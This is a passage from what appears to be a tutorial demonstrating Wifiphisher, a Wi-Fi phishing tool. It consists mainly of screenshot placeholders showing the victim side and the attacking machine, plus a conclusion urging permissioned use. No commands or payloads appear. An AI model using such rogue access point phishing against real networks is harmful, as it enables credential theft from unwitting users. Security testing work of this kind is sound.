





On the user side:




In the attacking machine




Demonstration 3: Network Manager connect





On the user side:



In the attacking machine

Conclusion

In conclusion, Wifiphisher is a powerful tool for testing wireless network security by simulating and executing phishing attacks on wireless networks. It can be used to identify vulnerabilities and weaknesses in wireless network security and help organizations improve their security posture. However, it is important to use Wifiphisher responsibly and only on networks that you have permission to test.